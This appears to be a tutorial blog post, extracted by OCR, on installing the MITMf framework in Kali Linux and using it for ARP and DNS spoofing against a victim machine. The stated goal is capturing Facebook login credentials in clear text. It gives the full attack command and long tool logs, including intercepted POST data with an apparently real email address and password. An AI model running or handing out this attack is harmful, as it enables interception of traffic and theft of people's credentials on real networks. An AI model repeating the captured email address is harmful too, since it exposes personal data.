
MITM: In cryptography and computer security, a man-in-the-middle attack (MITM) is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other.



For performing this attack in Kali Linux we have a MITM framework which we have to install in Kali Linux.

MITMF : Mitmf stands for man in the middle attack framework.MITM framework provide an all Man-In-The-Middle and network attacks tools at one place. With these tools we can do lots of stuff like sniffing, spoofing, traffic interception, payload, injection etc.

There are 2 ways to install MITMF in Kali Linux.

Two ways:

1. Terminal
2. Browser

To install mitmf using terminal?

git clone

https://github.com/byt3bl33d3r/MITMf.git

Or


apt-get install mitmf

How to install MITMF using Browser?

First visit below website link:

https://github.com/byt3bl33d3r/MITMf

Then click on **Clone or download** button and click on **download zip**.



Join GitHub today

GitHub is home to over 28 million developers working together to host and review code, manage projects, and build software together.

Framework for Man-In-The-Middle attacks

byt3bl33d3r Update README.md — Latest commit 0458390 Aug 28, 2018

config	Added captive portal plugin	Jan 14, 2016
core	Fix useless banner alias	May 3, 2018
libs	updated bdfactory to latest commit	Sep 6, 2015
logs	DNS server now outputs all queries to seperate log file	Sep 6, 2015
plugins	Merge pull request #472 from rememberYou/fix/display	May 4, 2018

Things we can do with mitmf

- injecting
- payload
- HTML payload
- spoofing
- proxy
- ARP spoofing
- DHCP spoofing
- DNS spoofing


here in this practicle, we will learn how to use this mitm framework to do the attack in the victim's machine. And using this attack we will grab the credentials of victims in clear text.

Here we will get the username and password of the victim facebook account

To perform the attack type


Command: mitmf — arp — dns — spoof — gateway (default gateway ip) — target(ip address) –I eth0

In this command, we are performing arp spoofing, DNSspoofing and forcing the target to use our default gateway to get to the internet.



```
root@P4ND4:~# mitmf --arp --dns --spoof --gateway 192.168.243.2 --target 192.168.243.131 -i eth0
```

In target machine victim is trying to open facebook


facebook - Bing - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.bing.com/search?src=106&FORM=AS6&q=facebook
Go Links
ALL IMAGES VIDEOS NEWS English
Sign in
Bing
facebook
Done
Internet
start
facebook - Bing - Micr...
5:20 AM

5,03,00,000 Results Language Region

Facebook - Log In or Sign Up
http://www.facebook.com
Create an account or log into Facebook. Connect with friends, family and other people you know. Share photos and videos, send messages and get updates.

Login
Enter your username and password to log onto Facebook

Find Friends
Import personal contacts from Yahoo, Gmail, Hotmail, AOL Mail, Comcast, Skype...

Sign Up


Facebook
Social Networking Company
Facebook, Inc. is an American online social media and social networking service company based i...
Facebook, Inc. is an American online social media and social networking service company based in Menlo Park, California.


Here in

user name is: xxxxx@gmail.com

password:123456


as soon as the victim will click on the login button. The attacker will get the credentials (plain text)in his screen.






```
root@P4ND4:~# mitmf --arp --dns --spoof --gateway 192.168.243.2 --target 192.168.243.131 -i eth0
[*] MITMf v0.9 started... initializing plugins and modules
[*] ARP Spoofing enabled
[*] Spoof plugin online
[*] DNS Tampering enabled
[*] Setting up iptables

[*] sslstrip v0.9 by Moxie Marlinspike running...
[*] sergio-proxy v0.2.1 online
2019-01-04 18:58:05 192.168.243.131 Sending Request: auto.search.msn.com
2019-01-04 18:58:06 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:07 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:07 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:07 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:07 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:08 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:08 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:08 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:08 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:08 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:08 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:08 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:08 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:09 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:09 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:09 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:09 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:09 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:10 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:10 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:10 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:52 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:52 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:53 192.168.243.131 Sending Request: www.bing.com
2019-01-04 18:58:53 192.168.243.131 Modified DNS packet for www.facebook.com
2019-01-04 18:58:53 192.168.243.131 Sending Request: www.facebook.com
```



```
2019-01-04 18:58:53 192.168.243.131 Sending Request: www.facebook.com
2019-01-04 18:58:53 192.168.243.131 Sending Request: www.facebook.com
2019-01-04 18:58:55 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 18:58:55 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 18:58:55 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 18:58:55 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 18:58:55 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 18:58:55 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 18:58:55 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 18:58:56 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 18:58:56 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 18:58:56 192.168.243.131 Sending Request: facebook.com
```



```
2019-01-04 18:58:57 192.168.243.131 Sending Request: fbcdn.net
2019-01-04 18:58:58 192.168.243.131 Sending Request: fbsbx.com
2019-01-04 18:58:58 192.168.243.131 Sending Request: connect.facebook.net
2019-01-04 19:00:18 192.168.243.131 POST Data (www.facebook.com):
lsd=AVoXTCkZ&display=&enable_profile_selector=&isprivate=&legacy_return=0&profil
e_selector_ids=&return_session=&skip_api_login=&signed_next=&trynum=1&timezone=&
lgndim=&lgnrnd=052854_BRkV&lgnjs=n&email=deepakbhatt4489@gmail.com&pass=123456&l
ogin=Log+In&prefill_contact_point=&prefill_source=&prefill_type=&first_prefill_s
ource=&first_prefill_type=&had_cp_prefilled=false&had_password_prefilled=false&a
b_test_data=
2019-01-04 19:00:19 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 19:00:19 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 19:00:20 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 19:00:20 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 19:00:20 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 19:00:20 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 19:00:20 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 19:00:20 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 19:00:20 192.168.243.131 Sending Request: static.xx.fbcdn.net
2019-01-04 19:00:21 192.168.243.131 Sending Request: facebook.com
2019-01-04 19:00:22 192.168.243.131 Sending Request: fbcdn.net
2019-01-04 19:00:22 192.168.243.131 Sending Request: fbsbx.com
2019-01-04 19:00:23 192.168.243.131 Sending Request: connect.facebook.net
```